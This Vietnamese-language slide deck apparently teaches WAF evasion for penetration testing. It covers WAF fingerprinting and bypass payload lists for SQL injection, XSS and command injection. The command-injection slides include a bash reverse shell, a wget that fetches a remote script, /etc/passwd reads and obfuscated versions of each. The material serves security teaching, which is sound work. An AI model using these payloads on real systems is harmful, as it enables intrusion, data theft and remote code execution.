



# Bảo mật web và ứng dụng



# Các kỹ thuật bypass WAF

# Vấn đề

- Tường lửa ứng dụng web (Web Application Firewall - WAF) được triển khai khá phổ biến
- WAF làm cho việc kiểm thử bảo mật (penetration test) trở nên khó khăn hơn
- Tìm cách bypass WAF là một khía cạnh quan trọng trong kiểm thử bảo mật web


## Penetration Testing



# Tường lửa ứng dụng web - WAF


## Tổng quan

- Thêm một lớp bảo mật để bảo vệ ứng dụng web
- Đứng giữa người dùng và máy chủ web
- Hiệu lưu lượng HTTP/HTTPS tốt hơn tường lửa truyền thống
- Kiểm tra lưu lượng truy cập độc hại và ngăn chặn chúng



# Tường lửa ứng dụng web - WAF

## Chức năng



### Pre-processor

Quyết định xem một yêu cầu có được xử lý thêm hay không

### Normalization

Chuẩn hóa dữ liệu đầu vào

### Validate Input

Kiểm tra dữ liệu đầu vào so với các chính sách/luật

# Tường lửa ứng dụng web - WAF

## Chức năng chuẩn hóa

- Đơn giản hóa việc viết các quy tắc (rule)
- Không cần nhiều kiến thức về các dạng đầu vào khác nhau

<b>compressWhitespace</b>	Chuyển các ký tự whitespace thành space
<b>hexDecode</b>	Decode chuỗi hex
<b>lowercase</b>	Chuyển các ký tự về dạng lowercase
<b>urlDecode</b>	Decode URL

# Tường lửa ứng dụng web - WAF

---

## Kiểm tra dữ liệu đầu vào

- Các mô hình bảo mật định nghĩa cách thực thi các chính sách
- Các chính sách bao gồm các cụm từ thông dụng (regular expressions)
- Ba mô hình bảo mật:
  - Mô hình Positive Security
  - Mô hình Negative Security
  - Mô hình Hybrid Security

# Tường lửa ứng dụng web - WAF

---

## Kiểm tra dữ liệu đầu vào

- **Mô hình Positive Security**
  - Từ chối tất cả ngoại trừ dữ liệu tốt
  - Có thể ngăn chặn các lỗ hổng Zero-day
  - An toàn hơn dạng blacklist
  - Cần có hiểu biết toàn diện về ứng dụng
  - Quá trình tạo chính sách tốn nhiều thời gian



# Tường lửa ứng dụng web - WAF

---

## Kiểm tra dữ liệu đầu vào

- **Mô hình Negative Security**
  - Cho phép tất cả ngoại trừ dữ liệu xấu
  - Có thể áp dụng nhanh chóng
  - Cần ít hiểu biết hơn về ứng dụng
  - Có thể bảo vệ nhiều ứng dụng
  - Tiêu tốn tài nguyên
- **Mô hình Hybrid Security**
  - Kết hợp cả 2 mô hình

# Một số WAF phổ biến

---

- F5 Big IP
- Citrix ADC
- Modsecurity
- Imperva Incapsula
- PHP-IDS (PHP Intrusion Detection System)
- Quick Defense
- AQTRONIX WebKnight
- Barracuda WAF

# Fingerprinting WAF

## Dựa vào cookie

- F5: cookie chứa **TSxxxxxxxx**

```
GET / HTTP/1.1
Host: juiceshop.f5agility.com
Connection: close
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4846.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; io=a0RKRv50EXLEo6f1AAAJ; TS015482f1=0122117deb9a3d448231690f33b93b50425c1c74d098f48d59104cfa1275fab182b1e32548af875138dc947f2b3654cd4
```

# Fingerprinting WAF

## Dựa vào cookie

- Citrix ADC: cookie có ns\_af

```
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer:
http://www.google.co.uk/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&sqi=2&ved=0CDIQFjAA&url=ht
%2F&ei=KfnxUK6yKoqqQAWSqoCIAw&usg=AFQjCNE4PePCcYi508GYcXBKkLgvUmalEw&sig2=1429XFcnhg772XkAu
k
Cookie: ASPSESSIONIDAQQBTAAC=HHBGEFPDOOJGAFFJKHEIJDKI; ns_af=7Kzloy9zMoGnxVbWJpyDnsnxQkAO;
ns_af.poupex.com.br_%2F_wat=QVNQUOVtU01PTk1EQVFRQ1RBQUf?fKMmQdSgMoDZdEb75a/VaoEgR1YA&
```

# Fingerprinting WAF

## Dựa vào phản hồi (response)

- Có thể dựa vào phản hồi HTTP khi gửi một yêu cầu độc hại lên ứng dụng web
- Phản hồi trả về tùy thuộc vào từng loại WAF
- Một số loại mã phản hồi thường gặp như: 403, 406, 419, 500, 501, ...

```
HTTP/1.1 406 Not Acceptable
Date: Thu, 05 Dec 2013 03:33:03 GMT
Server: Apache
Content-Length: 226
Keep-Alive: timeout=10, max=30
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<head><title>Not Acceptable!</title></head><body><h1>Not
Acceptable!</h1><p>An appropriate representation of the requested resource
could not be found on this server. This error was generated by
Mod_Security </p></body></html>
```

# Fingerprinting WAF

---

## Sử dụng công cụ dò quét

- **Nmap**

- `nmap -p <port> --script http-waf-detect <host>`


- **WaFw00f**

- `python Wafw00f.py -url <URL>`

# Một số kỹ thuật bypass WAF

---

- Null character injection
- Inline comment
- Chunked Request
- Buffer Overflow
- HTTP Parameter Pollution
- URL encoding
- Keyword Splitting
- Replaced keywords
- Ignoring cookie
- Using Data URIs
- Header Injection



Bypass tấn công SQLi |



# Bypass tấn công SQLi

## VD1

- **Không có WAF**

`https://example.com/index.php?id=1 '`

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1'...

- **Có WAF**

`https://example.com/index.php?id=1 '`

HTTP/1.1 403 Forbidden Error

HTTP/1.1 406 Not Acceptable

HTTP/1.1 404 Not Found

HTTP/1.1 500 Internal Server Error

HTTP/1.1 400 Bad Request

# Bypass tấn công SQLi

- **Sử dụng URL encode**

`https://example.com/index.php?id=1%27`

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1 '...

- **Có thể sử dụng double/triple URL encoding**

- URL encoding: ' → %27

- Double URL encoding: ' → %27 → %2527

# Bypass tấn công SQLi

`https://example.com/index.php?id=1%27 ORDER BY 1%23`

HTTP/1.1 403 Forbidden Error

- **Trường hợp có thể xảy ra**
  - Keyword ORDER bị chặn?
  - Keyword ORDER BY bị chặn?
  - Khoảng trắng bị chặn?
  - Có thay thế nào cho ORDER BY?

→ Thử từng trường hợp

# Bypass tấn công SQLi

`https://example.com/index.php?id=1%27 ORDER %23`

HTTP/1.1 403 Forbidden Error

- Keyword ORDER bị chặn?

→ Thay đổi **ORDER** thành các dạng khác nhau như **order**, **ORder**, **orDER**, **Order**, ...

**Nếu ORDER không bị chặn**

`https://example.com/index.php?id=1%27ORDER%23`

HTTP/1.1 200 OK

→ Khoảng trắng bị chặn?

# Bypass tấn công SQLi

## Kiểm tra khoảng trắng có bị chặn?

`https://example.com/index.php?id=1%27 ORDER BY 1%23`

HTTP/1.1 403 Forbidden Error

`https://example.com/index.php?id=1%27ORDERBY1%23`

HTTP/1.1 200 OK

→ Khoảng trắng bị chặn

# Bypass chặn khoảng trắng

- Sử dụng dấu '+' thay cho khoảng trắng: ORDER+BY+1
- Sử dụng inline comment: ORDER/\*\*/BY/\*\*/1
- Kết hợp inline comment và URL encode:
  - ORDER/%2a%2a/BY/%2a%2a/1
  - ORDER%2f\*\*%2fBY%2f\*\*%2f1
- Kết hợp inline comment, URL encode và junk characters:
  - ORDER/%2aJUNKCHARACTERS%2a/BY/%2aJUN  
CHARACTERS%2a/1
  - ORDER%2f\*JUNKCHARACTERS\*%2fBY%2f\*JUNKCHARAC  
TERS\*%2f1

# Bypass chặn khoảng trắng

- Sử dụng các ký tự thay thế khoảng trắng như: %0a, %0b, %0c, %0d, %a0, %01, %09
- Câu truy vấn trở thành:
  - ORDER%0aBY%0a1
  - ORDER%0bBY%0b1
  - ORDER%0cBY%0c1
  - ORDER%0dBY%0d1
  - ORDER%A0BY%A01
  - ORDER%0D%0ABY%0D%0A1

# Bypass tấn công SQLi

## Giả sử số cột là 3

`https://example.com/index.php?id=1%27 UNION SELECT 1,2,3%23`

HTTP/1.1 403 Forbidden Error

→ Khoảng trắng bị chặn?

`https://example.com/index.php?id=1%27/**/UNION/**/SELECT/**/1,2,3%23`

HTTP/1.1 403 Forbidden Error

→ Bypass khoảng trắng bằng inline comment, nhưng vẫn bị chặn?

○ Trường hợp có thể xảy ra:

- Keyword UNION hoặc SELECT bị chặn?
- Dấu phẩy bị chặn?
- UNION SELECT bị chặn hoặc SELECT với số nguyên bị chặn?



# Bypass tấn công SQLi

## Nếu UNION bị chặn

- Sử dụng inline comment
  - `/*!50000UNION*/`
  - `/*!40000UNION*/`
  - `/*!00000UNION*/`
- Sử dụng URL encoding
  - `%55NION`
  - `%2555NION`
  - `%55%4e%49%4f%4e (UNION)`

# Bypass tấn công SQLi

`https://example.com/index.php?id=1%27/**//*!50000UNION*//**//*!50000SELECT*//**//1,2,3%23`

`https://example.com/index.php?id=1%27/**//*!40000UNION*//**//*!40000SELECT*//**//1,2,3%23`

`https://example.com/index.php?id=1%27/**//*!%55NION*//**//*!%53ELECT*//**//1,2,3%23`

`https://example.com/index.php?id=1%27/**//*!%55NioN*//**//*!%53EleCT*//**//1,2,3%23`

HTTP/1.1 403 Forbidden Error

- Trường hợp có thể xảy ra:
  - Keyword UNION hoặc SELECT bị chặn?
  - Dấu phẩy bị chặn?
  - UNION SELECT bị chặn hoặc SELECT với số nguyên bị chặn?

# Bypass tấn công SQLi

## Giả sử

`https://example.com/index.php?id=1%27/**//*!5000  
0UNION*/1,2,3%23`

`https://example.com/index.php?id=1%27/**//*!4000  
0SELECT*/1,2,3%23`

`HTTP/1.1 200 OK`

- Keyword UNION hoặc SELECT **không** bị chặn
- Dấu phẩy **không** bị chặn
- SELECT với số nguyên **không** bị chặn
- UNION SELECT bị chặn?

# Bypass tấn công SQLi

## Kỹ thuật bypass UNION SELECT

- Sử dụng inline comment kết hợp với URL encoding
  - `/*!50000%55niOn*//*!50000%53eLECT*/`
- Sử dụng ký tự thay thế khoảng trắng và URL encoding của comment (#)
  - `UNION%23%0aSELECT`
  - `UNION%23%0bSELECT`
  - `UNION%23%0cSELECT`
  - `UNION%23%0DSELECT`
  - `UNION%23%A0SELECT`

# Bypass tấn công SQLi

## Kỹ thuật bypass UNION SELECT

- Sử dụng Buffer Overflow

- UNION%23ABCDEFGH1234567890%0ASELECT

Một số trường hợp cần tăng các ký tự rác (junk) theo từng yêu cầu

[illegible]

# Bypass tấn công SQLi

# Kỹ thuật bypass UNION SELECT

- **Sử dụng DISTINCT**
  - UNION DISTINCT SELECT
- **Sử dụng DISTINCTROW**
  - UNION DISTINCTROW SELECT

[illegible]

## HTTP/1.1 200 OK → Bypass được UNION SELECT

# Bypass tấn công SQLi

## Nếu dấu phẩy bị chặn

`https://example.com/index.php?id=1%27/**/UNION/*  
*/SELECT/**/1,2,3%23`

HTTP/1.1 403 Forbidden Error

- Keyword UNION hoặc SELECT **không** bị chặn
- SELECT với số nguyên **không** bị chặn
- UNION SELECT **không** bị chặn
- Dấu phẩy bị chặn?

# Bypass tấn công SQLi

## Nếu dấu phẩy bị chặn

- Sử dụng URL encoding
  - `,` → `%2C`
- Sử dụng double URL encoding
  - `,` → `%2C` → `%252C`
- Sử dụng inline comment
  - `/*! , */` → `SELECT 1/*! , */2/*! , */3`
- Sử dụng JOIN
  - `SELECT 1,2,3` → `SELECT * FROM (SELECT 1) a JOIN (SELECT 2) b JOIN (SELECT 3) c`



# Bypass tấn công XSS

`<script>`  `</script>`

# Bypass tấn công XSS

## Thẻ <script> bị chặn hoặc bị xóa

- **Sử dụng chữ hoa, chữ thường**

- `<scRiPt>alert(1);</scrIPt>`

- **Thẻ <script> bị xóa**

- `<scr<script>ipt>alert('XSS')</scr<script>ipt>`

- **Sử dụng thẻ html**

- `<video><source  
onerror="javascript:alert(1)">`

# Bypass tấn công XSS

## Từ khóa javascript bị chặn

### ○ Sử dụng các sự kiện

- `<a href="rhainfosec.com" onmouseover=alert(1)>ClickHere</a>`
- `<a href="rhainfosec.com" onclimbatree=alert(1)>ClickHere</a>`
- ``
- ``
- `<video src="x" onerror=prompt(1);>`

# Bypass tấn công XSS

## Sử dụng thuộc tính action, formaction của form

- `<form action="Javascript:alert(1)"><input type=submit>`
- `<form  
action="j&Tab;a&Tab;vas&Tab;c&Tab;r&Tab;i  
pt:alert(1)"><input type=submit>`
- `<form><button  
formaction=javascript&colon;alert(1)>CLIC  
KME`

# Bypass tấn công XSS

## Sử dụng thuộc tính data

- `<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4=">`
- `<script src="data:;base64,YWxlc nQoIkh1bGxvIik="></script>`
- `<object/data=//goo.gl/n1X0P?`

# Bypass tấn công XSS

## Bypass blacklist sử dụng code evaluation

```
eval('ale'+'rt(0)');
```

```
Function("ale"+"rt(1)")();
```

```
new Function`al\ert\`6\``;
```

```
setTimeout('ale'+'rt(2)');
```

```
setInterval('ale'+'rt(10)');
```

```
Set.constructor('ale'+'rt(13)')();
```

```
Set.constructor`al\x65rt\x2814\x29```;
```

### VD:

- `<script>eval('ale'+'rt(0)');</script>`

# Bypass tấn công XSS

---

## Bypass bằng html tag chưa hoàn chỉnh

- `<img src='1' onerror='alert(0)'` **<**

→ Có thể sử dụng khi dấu **>** bị chặn

# Bypass tấn công XSS

## Dấu nháy ' bị chặn

- Sử dụng `String.fromCharCode()`
  - `String.fromCharCode(88, 83, 83) #XSS`
- Sử dụng sự kiện `mousedown`
  - `<a href="" onmousedown="var name =  
'&#39;;alert(1)//';  
alert('smthg')">Link</a>`



# Bypass tấn công XSS

## Khoảng trắng bị chặn

- Sử dụng dấu /
  - `<img/src='1' /onerror=alert(0)>`


## Các ký tự ( ) ; : bị chặn

- Dấu ( → `&#40`
- Dấu ) → `&#41`
- Dấu : → `&#58`
- Dấu ; → `&#59`
  - `<svg><script>alert&#40/1/&#41</script>`

<https://www.codetable.net/>

# Bypass tấn công Command Injection

---



# Bypass tấn công Command Injection

**Các ký tự bị chặn: ; & && | ||**

- URL encoding
  - **%3B, %26, %26%26, %7C, %7C%7C**
- Double URL encoding
  - **%253B, %2526, %2526%2526, %25%7C, %25%7C%25%7C**
- Sử dụng dấu newline **%0A**

# Bypass tấn công Command Injection

---

## Một số câu lệnh cơ bản

- o `cat /etc/passwd`
- o `bash -i >& /dev/tcp/127.0.0.1/8080 0>&1`
- o `wget http://127.0.0.1:8080/x.sh -O /tmp/y.sh`

# Bypass tấn công Command Injection

## Không sử dụng khoảng trắng

### ○ **cat /etc/passwd**

- `cat</etc/passwd`
- `(cat,/etc/passwd)`
- `cat${IFS}/etc/passwd`
- `X=$'cat\x20/etc/passwd' &&$X`
- `bash</etc/passwd`
- `IFS=,;$ (cat<<<cat,/etc/passwd) #bash only`

# Bypass tấn công Command Injection

## Không sử dụng khoảng trắng

- **bash -i >& /dev/tcp/127.0.0.1/8080 0>&1**
  - bash\$IFS-  
i\$IFS>&\$IFS/dev/tcp/127.0.0.1/8080\$IFS0>&1
  - echo\${IFS}"RCE"\${IFS}&&bash\${IFS}-  
i\${IFS}>&\${IFS}/dev/tcp/127.0.0.1/8080\$IFS0>&1
  - sh</dev/tcp/127.0.0.1/8080
  - IFS=,;`bash<<<bash,-  
i,>&/dev/tcp/127.0.0.1/8080;0>&1

# Bypass tấn công Command Injection

## Không sử dụng khoảng trắng

- **wget http://127.0.0.1:8080/x.sh -O /tmp/y.sh**
  - {wget,http://127.0.0.1:8080/x.sh,-O,/tmp/y.sh}
  - wget\${IFS}http://127.0.0.1:8080/x.sh\${IFS}-O\${IFS}/tmp/y.sh
  - X=\${'wget\x20http://127.0.0.1:8080/x.sh\x20-O\x20/tmp/y.sh'}&&\$X
  - IFS=,;\$(cat<<<wget,http://127.0.0.1:8080/x.sh,-O,/tmp/y.sh)

# Bypass tấn công Command Injection

## Sử dụng hex encoding

### ○ **cat /etc/passwd**

- `cat $(echo -e "\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64")`
- `cat $(xxd -r -p <<< 2f6574632f706173737764)`
- `cat $(xxd -r -ps <(echo 2f6574632f706173737764))`



# Bypass tấn công Command Injection

## Sử dụng hex encoding

- **wget http://127.0.0.1:8080/x.sh -O /tmp/y.sh**
  - `$(xxd -r -p <<<7767657420687474703a2f2f3132372e302e302e313a313231322f782e7368202d4f202f746d702f792e73680a)`
  - `$(xxd -r -ps <(echo7767657420687474703a2f2f3132372e302e302e313a313231322f782e7368202d4f202f746d702f792e73680a))`
  - `$(echo -e"\x77\x67\x65\x74\x20\x68\x74\x74\x70\x3a\x2f\x2f\x31\x32\x37\x2e\x30\x2e\x30\x2e\x31\x3a\x31\x32\x31\x32\x2f\x78\x2e\x73\x68\x20\x2d\x4f\x20\x2f\x74\x6d\x70\x2f\x79\x2e\x73\x68\x0a")`

# Bypass tấn công Command Injection

---

## Không sử dụng dấu slash (/)

- **cat /etc/passwd**

- `cat ${HOME:0:1}etc${HOME:0:1}passwd`
- `cat $(echo . | tr '!-0' '"-1')etc$(echo . | tr '!-0' '"-1')passwd`

# Bypass tấn công Command Injection

## Không sử dụng dấu slash (/)

- **bash -i >& /dev/tcp/127.0.0.1/8080 0>&1**
  - bash -i >&  
\${HOME:0:1}dev\${HOME:0:1}tcp\${HOME:0:1}127.0  
.0.1\${HOME:0:1}8080 0>&1
  - bash -i >& \$(echo . | tr '!'-0' '"-1')dev\$(echo . | tr '!'-0' '"-1')tcp\$(echo . | tr '!'-0' '"-1')127.0.0.1\$(echo . | tr '!'-0' '"-1')8080 0>&1

# Bypass tấn công Command Injection

## Không sử dụng dấu slash (/)

- **wget http://127.0.0.1:8080/x.sh -O /tmp/y.sh**
  - wget  
http:\${HOME:0:1}\${HOME:0:1}127.0.0.1:8080\${HOME:0:1}x.sh -O  
\${HOME:0:1}tmp\${HOME:0:1}y.sh
  - wget http:\${(echo . | tr '!-0' '"-1')\$(echo . | tr '!-0' '"-1')}127.0.0.1:8080\${(echo . | tr '!-0' '"-1')}x.sh -O \${(echo . | tr '!-0' '"-1')}tmp\${(echo . | tr '!-0' '"-1')}y.sh

# Top 10 web hacking techniques of 2020



<https://blog.isec.pl/waf-evasion-techniques/>

<https://portswigger.net/research/top-10-web-hacking-techniques-of-2020>

# <https://waf-bypass.com/>

## WAF bypass by Oluwakomiyo\_

IP Spoofing is a technique used to impersonate an IP address in order to bypass WAF restrictions. By sending requests with a spoofed IP address, an at ...

October 8, 2024 — 0 Comments

## WAF bypass by OludareEzekiel19

The tweet mentions studying about bypassing WAF with XSS. The payload used for the bypass is `<script>alert(1)</script>`. The vendor of the ...

October 8, 2024 — 0 Comments

## WAF bypass by win\_pass\_recov

The tweet discusses WAF bypass techniques for exploiting SQL Injection vulnerabilities. The bypass payload is universal, meaning it can be used across ...

October 7, 2024 — 0 Comments

## WAF bypass by mariyana\_It

The critical DDoS malware Psyhara has resurfaced with new features that allow it to bypass WAF rules from popular vendors like Cloudflare, Radware, Mi ...

October 7, 2024 — 0 Comments

## WAF bypass by pentestlist

A tweet suggests a potential WAF/Input Validations bypass using IP Addresses in different formats, like the hex alternative to 127.0.0.1. This method ...

October 8, 2024 — 0 Comments

## WAF bypass by cyberartisan\_

The tweet highlights a common scenario where a client believes their website is secure with Cloudflare WAF but is surprised when a WAF bypass is demon ...

October 8, 2024 — 0 Comments

## WAF bypass by HackingTeam777

A bypass for Imperva WAF using XSS payload `<details/open/id="&quot;ontoggle=[JS]>`. Vulnerability type: XSS. More technical detai ...

October 7, 2024 — 0 Comments

## WAF bypass by XssPayloads

This tweet provides WAF bypass payloads for XSS vulnerability targeting Imperva/AWS and Akamai WAF. The payload for Imperva/AWS is `'<details/o ...`

October 6, 2024 — 0 Comments



## VENDORS:

Akamai  
Alibaba  
AWS WAF  
Barracuda  
Checkpoint  
CloudFlare  
F5  
Fortinet  
Imperva  
Mod\_security  
Stackpath  
Sucuri  
WAF

## VULNERABILITIES:

SQL INJECTION  
RCEy  
XSS  
XXE  
SSRF

## ARCHIVES

October 2024  
September 2024  
August 2024  
July 2024

# Tài liệu tham khảo

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/waf-bypass>

